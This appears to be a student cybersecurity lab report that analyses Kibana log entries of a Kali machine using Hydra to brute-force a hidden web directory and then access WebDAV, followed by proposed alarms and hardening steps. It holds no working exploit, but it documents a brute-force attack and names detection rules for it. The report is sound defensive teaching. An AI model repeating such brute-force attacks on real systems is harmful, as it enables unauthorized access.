
Analysis: Finding the Request for the Hidden Directory



```
source.ip: 192.168.1.90 AND destination.ip: 192.168.1.105 AND url.path: /company_folders/secret_folder
```


```
Time ⌄                           _source

> Sep 14, 2021 @ 15:59:41.727   url.path: /company_folders/secret_folder @timestamp: Sep 14, 2021 @ 15:59:41.727 event.kind: event event.category: network_traffic event.dataset: http event.duration: 1.4 event.start: Sep 14, 2021 @ 15:59:41.727
                                event.end: Sep 14, 2021 @ 15:59:41.728 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 698B status: Error server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B
                                url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 http.request.headers.content-length: 0 http.request.method: get http.request.bytes: 163B
                                http.response.status_phrase: unauthorized http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.headers.content-
                                length: 460 http.version: 1.1 host.name: Kali source.ip: 192.168.1.90 source.port: 37624 source.bytes: 163B type: http user_agent.original: Mozilla/4.0 (Hydra) query: GET /company_folders/secret_folder

> Sep 14, 2021 @ 15:59:41.727   url.path: /company_folders/secret_folder @timestamp: Sep 14, 2021 @ 15:59:41.727 query: GET /company_folders/secret_folder event.kind: event event.category: network_traffic event.dataset: http event.duration: 1.6
                                event.start: Sep 14, 2021 @ 15:59:41.727 event.end: Sep 14, 2021 @ 15:59:41.728 client.ip: 192.168.1.90 client.port: 37620 client.bytes: 163B network.community_id: 1:Gk6+FOgZi17ThFeV1i1huZCjv7k= network.bytes: 861B
                                network.type: ipv4 network.transport: tcp network.protocol: http network.direction: outbound user_agent.original: Mozilla/4.0 (Hydra) method: get host.name: Kali agent.hostname: Kali agent.ephemeral_id: 04638722-a7b0-444a-
                                841a-c6e9ee1d843e agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat agent.version: 7.8.0 source.bytes: 163B source.ip: 192.168.1.90 source.port: 37620 type: http status: Error
                                url.domain: 192.168.1.105 url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http server.port: 80 server.bytes: 698B server.ip: 192.168.1.105 ecs.version: 1.5.0 destination.ip: 192.168.1.105

> Sep 14, 2021 @ 15:59:41.727   url.path: /company_folders/secret_folder @timestamp: Sep 14, 2021 @ 15:59:41.727 agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: 04638722-a7b0-444a-841a-c6e9ee1d843e agent.id: 26444e58-
                                c83e-4d56-854f-bd90ace159df agent.name: Kali url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 status: Error host.name: Kali client.ip: 192.168.1.90 client.port: 37622
                                client.bytes: 163B query: GET /company_folders/secret_folder network.community_id: 1:830qx4fWHH7+A5tlSnhuIRBN2OI= network.bytes: 861B network.type: ipv4 network.transport: tcp network.protocol: http
                                network.direction: outbound type: http method: get http.request.bytes: 163B http.request.headers.content-length: 0 http.request.method: get http.response.status_code: 401 http.response.bytes: 698B
                                http.response.body.bytes: 460B http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.headers.content-length: 460 http.response.status_phrase: unauthorized http.version: 1.1 server.ip: 192.168.1.105

> Sep 14, 2021 @ 15:59:41.720   url.path: /company_folders/secret_folder @timestamp: Sep 14, 2021 @ 15:59:41.720 status: Error client.port: 37616 client.bytes: 163B client.ip: 192.168.1.90 server.bytes: 698B server.ip: 192.168.1.105 server.port: 80
                                method: get type: http user_agent.original: Mozilla/4.0 (Hydra) ecs.version: 1.5.0 source.bytes: 163B source.ip: 192.168.1.90 source.port: 37616 url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http
                                url.domain: 192.168.1.105 query: GET /company_folders/secret_folder http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0 http.response.body.bytes: 460B http.response.headers.content-
                                length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized http.response.status_code: 401 http.response.bytes: 698B http.version: 1.1 event.end: Sep 14, 2021 @
                                15:59:41.724 event.kind: event event.category: network_traffic event.dataset: http event.duration: 4.2 event.start: Sep 14, 2021 @ 15:59:41.720 network.protocol: http network.direction: outbound

> Sep 14, 2021 @ 15:59:41.708   url.path: /company_folders/secret_folder @timestamp: Sep 14, 2021 @ 15:59:41.708 server.port: 80 server.bytes: 698B server.ip: 192.168.1.105 destination.port: 80 destination.bytes: 698B destination.ip: 192.168.1.105
                                network.bytes: 861B network.type: ipv4 network.transport: tcp network.protocol: http network.direction: outbound network.community_id: 1:ZAEFc5ocI+CeCNDInUC2Jz9Sh10= url.domain: 192.168.1.105
                                url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http agent.hostname: Kali agent.ephemeral_id: 04638722-a7b0-444a-841a-c6e9ee1d843e agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali
                                agent.type: packetbeat agent.version: 7.8.0 type: http client.port: 37614 client.bytes: 163B client.ip: 192.168.1.90 http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0
                                http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized http.response.status_code: 401 http.response.bytes: 698B

> Sep 14, 2021 @ 15:59:41.697   url.path: /company_folders/secret_folder @timestamp: Sep 14, 2021 @ 15:59:41.697 status: Error method: get query: GET /company_folders/secret_folder source.ip: 192.168.1.90 source.port: 37612 source.bytes: 163B
                                ecs.version: 1.5.0 host.name: Kali destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 698B url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105
                                network.bytes: 861B network.type: ipv4 network.transport: tcp network.protocol: http network.direction: outbound network.community_id: 1:pWzWNgrxNaSPeUguYbdLfwZjgLA= agent.version: 7.8.0 agent.hostname: Kali
                                agent.ephemeral_id: 04638722-a7b0-444a-841a-c6e9ee1d843e agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat client.bytes: 163B client.ip: 192.168.1.90 client.port: 37612
                                server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B user_agent.original: Mozilla/4.0 (Hydra) event.end: Sep 14, 2021 @ 15:59:41.700 event.kind: event event.category: network_traffic event.dataset: http

> Sep 14, 2021 @ 15:59:41.680   url.path: /company_folders/secret_folder @timestamp: Sep 14, 2021 @ 15:59:41.680 client.ip: 192.168.1.90 client.port: 37608 client.bytes: 163B type: http host.name: Kali method: get source.ip: 192.168.1.90
```

Analysis: Uncovering the Brute Force Attack



t	method	get
#	network.bytes	861B
t	network.community_id	1:f1hXoDRefTL8Gnm2YWGGRX14U8M=
t	network.direction	outbound
t	network.protocol	http
t	network.transport	tcp
t	network.type	ipv4
t	query	GET /company_folders/secret_folder
#	server.bytes	698B
▭	server.ip	192.168.1.105
#	server.port	80
#	source.bytes	163B
▭	source.ip	192.168.1.90
#	source.port	37624
t	status	Error
t	type	http
t	url.domain	192.168.1.105
t	url.full	http://192.168.1.105/company_folders/secret_folder
t	url.path	/company_folders/secret_folder
t	url.scheme	http
t	user_agent.original	Mozilla/4.0 (Hydra)

Analysis: Finding the WebDAV Connection



```
source.ip: 192.168.1.90 AND destination.ip: 192.168.1.105 AND url.path: /webdav/
```

Sep 14, 2021 @ 00:00:00.0 → Sep 16, 2021 @ 23:30:00.0

86 hits

Sep 14, 2021 @ 00:00:00.000 - Sep 16, 2021 @ 23:30:00.000 —

```
Time       _source

> Sep 16, 2021 @ 00:22:33.399  url.path: /webdav/ @timestamp: Sep 16, 2021 @ 00:22:33.399 ecs.version: 1.5.0 destination.port: 80 destination.bytes: 758B destination.ip: 192.168.1.105 server.ip: 192.168.1.105 server.port: 80 server.bytes: 758B
network.bytes: 1.1KB network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:w+jh6HvSPMEOcNAQAVAqGyy6fzE= method: get source.port: 41790 source.bytes: 359B
source.ip: 192.168.1.90 event.end: Sep 16, 2021 @ 00:22:33.401 event.kind: event event.category: network_traffic event.dataset: http event.duration: 2.2 event.start: Sep 16, 2021 @ 00:22:33.399 client.ip: 192.168.1.90
client.port: 41790 client.bytes: 359B query: GET /webdav/ url.scheme: http url.domain: 192.168.1.105 url.full: http://192.168.1.105/webdav/ type: http http.request.method: get http.request.bytes: 359B
http.request.headers.content-length: 0 http.response.headers.content-length: 507 http.response.headers.content-type: text/html;charset=UTF-8 http.response.status_phrase: ok http.response.status_code: 200

> Sep 16, 2021 @ 00:22:33.280  url.path: /webdav/ @timestamp: Sep 16, 2021 @ 00:22:33.280 agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: 7818c3cf-3d2c-4989-869e-a4f684c0589f agent.id: 26444e58-c83e-4d56-854f-
bd90ace159df agent.name: Kali query: GET /webdav/ http.version: 1.1 http.request.method: get http.request.bytes: 359B http.request.headers.content-length: 0 http.response.status_code: 200 http.response.bytes: 758B
http.response.body.bytes: 507B http.response.headers.content-length: 507 http.response.headers.content-type: text/html;charset=UTF-8 http.response.status_phrase: ok destination.ip: 192.168.1.105 destination.port: 80
destination.bytes: 758B server.port: 80 server.bytes: 758B server.ip: 192.168.1.105 network.type: ipv4 network.transport: tcp network.protocol: http network.direction: outbound
network.community_id: 1:w+jh6HvSPMEOcNAQAVAqGyy6fzE= network.bytes: 1.1KB host.name: Kali user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 client.bytes: 359B client.ip: 192.168.1.90

> Sep 16, 2021 @ 00:22:26.475  url.path: /webdav/ @timestamp: Sep 16, 2021 @ 00:22:26.475 query: GET /webdav/ destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 720B server.bytes: 720B server.ip: 192.168.1.105 server.port: 80
url.full: http://192.168.1.105/webdav/ url.scheme: http url.domain: 192.168.1.105 network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound
network.community_id: 1:WDDXyF4G127UyfrFU0ioBEiawi8= network.bytes: 1KB user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 agent.type: packetbeat agent.ephemeral_id: 14ef9c61-d428-4e05-
95e8-be4ecce5fb03 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 host.name: server1 method: get http.request.headers.content-length: 0 http.request.method: get
http.request.bytes: 320B http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized

> Sep 16, 2021 @ 00:22:26.357  url.path: /webdav/ @timestamp: Sep 16, 2021 @ 00:22:26.357 type: http event.start: Sep 16, 2021 @ 00:22:26.357 event.end: Sep 16, 2021 @ 00:22:26.358 event.kind: event event.category: network_traffic event.dataset: http
event.duration: 1.3 agent.hostname: Kali agent.ephemeral_id: 7818c3cf-3d2c-4989-869e-a4f684c0589f agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat agent.version: 7.8.0
user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 http.response.bytes: 720B http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-
type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized http.response.status_code: 401 http.version: 1.1 http.request.method: get http.request.bytes: 320B http.request.headers.content-length: 0
method: get source.port: 41788 source.bytes: 320B source.ip: 192.168.1.90 destination.port: 80 destination.bytes: 720B destination.ip: 192.168.1.105 client.ip: 192.168.1.90 client.port: 41788 client.bytes: 320B

> Sep 16, 2021 @ 00:21:52.445  url.path: /webdav/ @timestamp: Sep 16, 2021 @ 00:21:52.445 status: OK user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 http.version: 1.1 http.request.headers.content-length: 0
http.request.method: get http.request.bytes: 385B http.response.status_phrase: ok http.response.status_code: 200 http.response.bytes: 757B http.response.body.bytes: 507B http.response.headers.content-
type: text/html;charset=UTF-8 http.response.headers.content-length: 507 event.kind: event event.category: network_traffic event.dataset: http event.duration: 1.9 event.start: Sep 16, 2021 @ 00:21:52.445 event.end: Sep 16,
2021 @ 00:21:52.447 client.port: 41782 client.bytes: 385B client.ip: 192.168.1.90 ecs.version: 1.5.0 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 14ef9c61-
d428-4e05-95e8-be4ecce5fb03 agent.hostname: server1 network.bytes: 1.1KB network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:Jjk1uNE4OgAAPnQmhSh6tnrpzAk=

> Sep 16, 2021 @ 00:21:52.328  url.path: /webdav/ @timestamp: Sep 16, 2021 @ 00:21:52.328 host.name: Kali user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 network.transport: tcp network.protocol: http
network.direction: outbound network.community_id: 1:Jjk1uNE4OgAAPnQmhSh6tnrpzAk= network.bytes: 1.1KB network.type: ipv4 http.request.bytes: 385B http.request.headers.content-length: 0 http.request.method: get
http.response.headers.content-length: 507 http.response.headers.content-type: text/html;charset=UTF-8 http.response.status_phrase: ok http.response.status_code: 200 http.response.bytes: 757B http.response.body.bytes: 507B
http.version: 1.1 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 757B ecs.version: 1.5.0 url.scheme: http url.domain: 192.168.1.105 url.full: http://192.168.1.105/webdav/ status: OK query: GET
/webdav/ source.port: 41782 source.bytes: 385B source.ip: 192.168.1.90 server.bytes: 757B server.ip: 192.168.1.105 server.port: 80 method: get client.port: 41782 client.bytes: 385B client.ip: 192.168.1.90 type: http

> Sep 16, 2021 @ 00:21:51.094  url.path: /webdav/ @timestamp: Sep 16, 2021 @ 00:21:51.094 host.name: server1 agent.type: packetbeat agent.ephemeral_id: 14ef9c61-d428-4e05-95e8-be4ecce5fb03 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- We can set alert that lets us know of high volumes of traffic coming from a single source.
- You can set the threshold to 5,000 hits to the server and adjust if needed. This will give us some analysis on the amount of traffic and from what source its coming from.

System Hardening

- A well configured firewall cn defend against port scans. These firewalls can be running on every machine that has access externally.
- The firewalls will filter the traffic and detect port scans and shut them down

Mitigation: Finding the Request for the Hidden Directory

Alarm

- We need to set a alarm to get alerted for attempts to get this hidden directory.

- Also, since hydra was used to brute-force the password, we can set a alert to look for hydra and block the offending IP once detected

System Hardening

- There should be stronger authentication on the directory with the secret files. Also, moving the director to another server without outside access could be a way to mitigate unwanted access.

- Encrypt the sensitive data contained in the secret directory

- You can use filebeat to monitor the directory and its contents for any access.

Mitigation: Preventing Brute Force Attacks

Alarm

You can create a alert for failed login attempts within a short period of time. Also, create a alert that gets triggered when there are multiple failed attempts from the same IP.

We can start the threshold at five failed login attempts with 30 seconds from the same IP address .

System Hardening

- Strong password policy including (length, special characters, etc)
- Two factor authentication
- Biometric authentication
- Limit failed attempts

Mitigation: Detecting the WebDAV Connection

Alarm

- You can whitelist IP addresses that access WebDav and block all others
- Create a alert to notify the admin of any traffic to WebDav from any IP not whitelisted
- Also, create a alert that gets triggered after 3 failed attempts to access the WebDav directory

System Hardening

- You can think about switching the site to HTTPS protocol instead of HTTP to ensure valid SSL certificates
- Block access to any IP address that not whitelisted
- Since there is a file lock within WebDAV, the feature can be used to secure certain files and directories and keep users from editing the file at same time

Mitigation: Identifying Reverse Shell Uploads

Alarm

- I would create a alert for any unauthorized file that was uploaded
- You can set the threshold to 1 so it can alert of any attempt of a unauthorized file
- You can also set an alarm that is based on the file type that is uploaded.

System Hardening

- You can require any file upload to require authentication to be uploaded.
- Store uploaded files in a location not accessible from the web
- Define Valid types of files that the users should be able to upload

The End